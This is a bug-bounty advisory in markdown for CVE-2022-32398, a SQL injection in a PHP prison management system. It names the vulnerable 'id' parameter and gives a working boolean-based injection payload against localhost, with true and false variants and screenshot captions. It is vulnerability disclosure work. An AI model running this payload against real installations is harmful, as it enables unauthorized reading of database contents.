

main ▾

...

BugBounty / pms / cve-2022-32398.md



Dyrandy Update

History

1 contributor

24 lines (22 sloc) | 973 Bytes

...

# CVE-2022-32398

## Info

Prison Management System 1.0 - SQL Injection

Vendor Homepage : <https://www.sourcecodester.com/>

Software Link : <https://www.sourcecodester.com/php/15368/prison-management-system-phpoop-free-source-code.html>

[+] Vulnerability : SQL Injection

[+] Vulnerability Location : \$\_GET['id'] in /pms/admin/cells/manage\_cell.php:4

```
$qry = $conn->query("SELECT c.*, p.name as `prison` from `cell_list` c inner join pr
```




## PoC

- Payload :

# Error Based


`http://localhost/pms/admin/cells/manage_cell.php?id=1'-(if(database()='pms_db',0,1))%23`

- True: `http://localhost/pms/admin/cells/manage_cell.php?id=1'-(if(database()='pms_db',0,1))%23`



A screenshot of a web browser window. The address bar shows the URL: `localhost/pms/admin/cells/manage_cell.php?id=1'-(if(database()='pms_db',0,1))%23`. The page content includes three form fields: 'Prison' with a dropdown menu showing 'Men's Prison', 'Name' with a text input containing 'Block 1 Cell 1001', and 'Status' with a dropdown menu showing 'Active'.

- False: `http://localhost/pms/admin/cells/manage_cell.php?id=1'-(if(database()='wrong',0,1))%23`



A screenshot of a web browser window. The address bar shows the URL: `localhost/pms/admin/cells/manage_cell.php?id=1'-(if(database()='wrong',0,1))%23`. The page content includes three form fields: 'Prison' with a dropdown menu, 'Name' with an empty text input, and 'Status' with a dropdown menu showing 'Active'. A red rectangular box highlights the 'Prison' and 'Name' fields.